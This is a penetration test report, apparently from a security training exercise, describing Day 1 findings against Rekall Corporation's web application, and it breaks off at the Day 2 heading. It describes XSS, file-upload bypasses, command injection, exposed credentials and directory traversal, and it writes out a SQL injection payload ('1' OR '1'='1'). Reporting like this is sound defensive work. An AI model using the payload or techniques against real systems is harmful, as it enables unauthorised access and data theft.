



Matrix Security Tech

Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

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## Document History

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001	12/04/2023	Marko Jovanovic	
002	12/04/2023	Mohamed Ali	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Various web application fields were well protected against basic XSS attacks
- Certain upload fields were well protected against basic file inclusion attacks
- Several input fields employed input validation
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is vulnerable to more advanced XSS, File Inclusion, and SQL payload injections
- Open source data, including multiple instances of user credentials, are carelessly stored and reachable by anyone
- When scanning the IP addresses within Rekall's subnet with Nmap and Zenmap, potential vulnerabilities were exposed (open ports, IP addresses, running services, etc.)
- Open ports allow for unauthorized access, leading to enumeration of files and users
- Credentials are also displayed when doing an IP lookup
- Various services on both Linux and Windows servers, such as Apache web server, SLMail server, and Drupal are outdated and vulnerable to multiple exploits
- Allowing anonymous login through the FTP port
- Unauthorized access to password hashes through dumping and sync attacks (via Mimikatz Kiwi) allowed for password cracking and privilege escalation
- Rekall's server's physical address is publicly available


# Executive Summary

Throughout the penetration testing of Rekall's IT infrastructure and assets, Matrix Security Tech successfully identified numerous vulnerabilities, with a particular emphasis on critical issues that posed potential threats to Rekall's revenue and reputation. Matrix Security Tech's assessment revealed the ability to infiltrate Rekall's assets, exfiltrate sensitive data, and escalate privileges within systems.


## Day 1: Rekall's Web Application

The initial focus of the assessment was on Rekall's web application (Day 1). Matrix Security Tech uncovered several vulnerabilities. Below, we have examples of successful XSS Reflected attacks, where malicious scripts could be executed on the Home page and Memory Planner page input fields. We were able to bypass the existing input validation on the second page.







Additionally, the web app proved susceptible to Local File Inclusion, allowing file uploads of our malicious script on the VR Planner web page. Below is the malicious script we were able to successfully upload.





We were also successful in bypassing the validation defense in the second upload field by disguising the extension of our malicious script file. (see below)




A critical XSS Stored vulnerability was identified on the Comments page, enabling us to store our malicious scripting code.




Furthermore, SQL Injection attacks were found to be exploitable on the Login.php toolbar by injecting an “always true” payload (‘1’ OR ‘1’ = ‘1’) in the 2nd input field. The Networking.php page was susceptible to a Command Injection attack.



It was also possible to exploit the MX Record Checker and retrieve sensitive information regarding the mail server.



Open-source data exposure is a significant issue, and it was quickly discovered through various tactics and techniques, notably OSINT and using Command URL (Curl) command line tool.




Alarming was the revelation that user login credentials were stored plainly in the HTML source code of the Login.php page and could quickly be viewed with the inspect elements option, as well as being visible by simply highlighting the Login page.

The screenshot shows a Kali Linux desktop environment with two windows open. The top window is a terminal window titled 'view-source:http://192.168.14.35/Login.php' which displays the source code of a PHP login page. The bottom window is a Mozilla Firefox browser window titled 'Login - Mozilla Firefox' showing the same login page. The login page has a red background and features a large 'R' logo. It includes fields for 'Login' and 'Password' with placeholder text 'Enter your Administrator credentials!', and a 'Login' button.

Below the browser window, there is a yellow highlighted text box containing the following message:

The ability to manipulate the URL search field resulting in the successful viewing of sensitive data, the robots.txt file, demonstrated a directory traversal vulnerability.

The ability to manipulate the URL search field resulting in the successful viewing of sensitive data, the robots.txt file, demonstrated a directory traversal vulnerability.



That concludes the first day of our assessment of Rekall's webpage.

## Day 2 - Rekall's Linux servers

